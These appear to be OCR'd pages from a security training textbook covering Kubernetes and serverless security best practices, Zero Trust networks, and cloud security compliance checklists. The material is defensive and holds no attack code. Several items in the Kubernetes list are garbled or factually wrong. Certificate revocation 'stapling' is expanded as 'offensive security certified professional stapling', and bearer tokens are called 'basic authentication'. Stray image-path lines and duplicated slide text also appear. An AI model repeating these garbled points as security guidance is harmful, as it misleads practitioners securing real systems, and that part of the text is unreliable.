
14 **Use TLS** in development and production configurations to reduce the vulnerabilities due to misconfiguration

Best Practices for Kubernetes Security

Discussed below are various best practices for securing the Kubernetes environment.

- Ensure proper validation of file contents and their path at every stage of processing.
- Implement configuration method for the credential paths and do not depend on the hardcoded paths.
- Raise errors explicitly after each step of a compound operation.
- Use the copy-then-rename method for log rotation to ensure that logs are not lost when restarting the kubelet.
- Use the well-tested JSON library and type structures for constructing JSON objects.
- Never use compound shell commands without proper validations because they affect the system state.
- Check the returned error value of `os.Readlink /proc/<pid>/exe` explicitly to determine if PID is a kernel process.
- Use centralized libraries to perform common tasks and use common parsing functions, such as ParsePort, across the codebase to increase code readability.
- Use persistent logs in place of log rotation, so that the logs can be written in linear order and new logs can be created when rotation is required.
- Use single encoding format for all configuration tasks because it supports centralized validation.
- Limit the size of manifest files to prevent out-of-memory errors in kubelet.

- Use kube-apiserver instances that maintain CRLs to check the presented certificates.
- Use key management services to enable secret data encryption and avoid using AES-Galois/Counter mode or cipher block chaining for encryption.
- Authenticate all HTTPS connections by default to ensure certificates are issued by the CA and prevent MITM attacks.
- Avoid using legacy SSH tunnels because they do not perform proper validation of server IP addresses.
- Use offensive security certified professional stapling to check the revocation status of certificates.
- Use secure TLS by default in development and production configurations to reduce vulnerabilities owing to misconfiguration.
- Use ACLs to manage the file access permissions and prevent unauthorized access.
- Use log filtering to remove basic authentication, such as bearer tokens and other sensitive information, from the log data.



Best Practices for Serverless Security


1. **Minimize serverless permissions** in the development phase to reduce the attack surface area
2. Regularly monitor function layers to identify malicious code injection attempts
3. Use **third-party security tools** as they provide additional layers of visibility and control
4. Regularly patch and update **function dependencies** and applications
5. Use tools such as **Snyk** to scan serverless applications for known vulnerabilities
6. Properly **sanitize event input** to prevent code injection attacks
7. Use security libraries that disable access to resources and implement **runtime least-privileges**
8. Deploy functions in minimal granularity to minimize the level of detail and to **prevent implicit global roles**
9. **Employ data validation** technique on schemas and objects instead of data serialization and deserialization
10. Leverage **API gateway capabilities** to perform input data filtering, traffic throttling, and rate limiting
11. Audit and monitor functions by enforcing verbose and safe logging of function events
12. Use secure coding practices and perform **code review sessions** to patch the vulnerable application code

Best Practices for Serverless Security

Discussed below are various best practices for securing the serverless computing environment.

- Minimize serverless permissions in the development phase to reduce the attack surface area.
- Monitor function layers regularly to identify the attempts of malicious code injection and other web server attacks.
- Use third-party security tools because they provide additional layers of visibility and control.
- Regularly patch and update function dependencies and applications.
- Use tools, such as Snyk, to scan serverless applications for known vulnerabilities.
- Maintain isolated function perimeters and avoid relying on the function access and invocation ordering.
- Properly sanitize event input to prevent code injection attacks.
- Use security libraries that disable access to resources and implement runtime least-privileges.
- Deploy functions in minimal granularity to minimize the level of detail and prevent implicit global roles.
- Employ data validation technique on schemas and data transfer objects, instead of data serialization and deserialization.
- Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting, and to protect from DDoS attacks.

- Audit and monitor functions by enforcing verbose and safe logging of function events to gain better observability.
- Use secure coding practices and perform code review sessions to patch vulnerable application codes; additionally, use shared security libraries.
- Use TLS/HTTPS for secure communication and use cryptographic algorithms to encrypt credentials.
- Verify the SSL certificates to recognize the communication with remote identity and ensure the communication stops if the verification fails.
- Enable signed requests for cloud vendors to protect the data in transit and to prevent HTTP replay attacks.
- Use secret storage for sensitive information that provides both runtime access and key rotation for protection.



Zero Trust Networks

- The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network
- It strictly follows the principle, “**Trust no one and validate before providing a cloud service**”
- The idea behind implementing this model is to ensure a secured way of accessing resources to enforce strict access control and monitor the network traffic flow

Zero Trust Network

Zero Trust Networks

The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network. It strictly follows the principle, “Trust no one and validate before providing a cloud service or granting access permission.” This does not mean that the company’s employees would cause harm, but the network can be compromised or a person trying to use the network may not be trustworthy. This trust model prevents users/employees from accessing a network without being verified. It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role.

Representation of Zero Trust Network

As shown in the figure, the cloud control plane is a supporting system that coordinates and manages the data plane (every other component in the network). The control plane permits network access requests only from legitimate and verified users or devices. Fine-grain policies are applied at this layer based on the role in the organization, time of day, and device type. To access more secured Internet resources, users need stronger authentication. Once the access request is approved by the control panel, the data plane is configured to accept traffic only from that particular client.

The idea behind implementing this model is to ensure a secure way of resource accessing, enforce strict access control, and monitor the network traffic flow.

Zero Trust can be integrated with techniques such as encryption, multifactor authentication, privileged access management (PAM). This trust network follows the micro-segmentation method to break the network zone into smaller pieces to provide separate access to certain parts of the network. If any perimeter breach is identified, the micro-segmentation prevents the network from further exploitation.




Control Plane
Internet
Secure Gateway
Legacy Service
Remote Employee
Private Service
Vendor Service
Untrusted Client
Load Balancer
App Server
PCI Server

Figure 19.73: Zero Trust Network



Organization/Provider Cloud Security Compliance Checklist

Management	Organization	Provider
Is everyone aware of his or her cloud security responsibilities?		
Is there a mechanism for assessing the security of a cloud service?		
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?		
Does the organization know within which jurisdictions its data can reside?		
Is there a mechanism for managing cloud-related risks?		
Does the organization understand the data architecture needed to operate with appropriate security at all levels?		
Can the organization be confident of end-to-end service continuity across several cloud service providers?		
Does the provider comply with all relevant industry standards (e.g. the UK's Data Protection Act)?		
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?		

Organization/Provider Cloud Security Compliance Checklist

The below tables provide checklists for determining whether the security team, the rest of the organization, and any proposed cloud provider can assure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the members of the security team formally trained in cloud technologies?	☐
Do the organization's security policies consider cloud infrastructure?	☐
Has the security team ever been involved in implementing cloud infrastructure?	☐
Has an organization defined security assessment procedures for cloud infrastructure?	☐
Has an organization ever been audited for cloud security threats?	☐
Will the organization's cloud adoption comply with the security standards that the organization follows?	☐
Has security governance been adapted to include cloud?	☐
Does the team have adequate resources to implement cloud infrastructure and security?	☐

Table 19.9: Checklist to determine if the security team is fit and ready for cloud security

Operation	Organization	Provider
Are regulatory compliance reports, audit reports, and reporting information available from the provider?	☐	☐
Are the organization's incident handling and business continuity policies and procedures designed considering cloud security issues?	☐	☐
Are the cloud service provider's compliance and audit reports accessible to the organization?	☐	☐
Does the CSP's SLA address incident handling and business continuity concerns?	☐	☐
Does the CSP has clear policies and procedures to handle digital evidence in the cloud infrastructure?	☐	☐
Is the CSP itself compliant with the industry standards?	☐	☐
Does the CSP have skilled and sufficient staff for incident resolution and configuration management?	☐	☐
Has the CSP defined procedures to support the organization in case of incidents in a multi-tenant environment?	☐	☐
Does using a cloud provider give the organization an environmental advantage?	☐	☐
Does the organization know in which application or database each data entity is stored or mastered?	☐	☐
Is the cloud-based application maintained and disaster-tolerant (i.e., would it recover from an internal or external disaster)?	☐	☐
Are all personnel appropriately vetted, monitored, and supervised?	☐	☐
Does the CSP provide the flexibility of service relocation and switchovers?	☐	☐
Has the CSP implemented perimeter security controls (e.g., IDS, firewalls) and does it provide regular activity logs to the organization?	☐	☐
Does the CSP provide reasonable assurance of quality or availability of service?	☐	☐
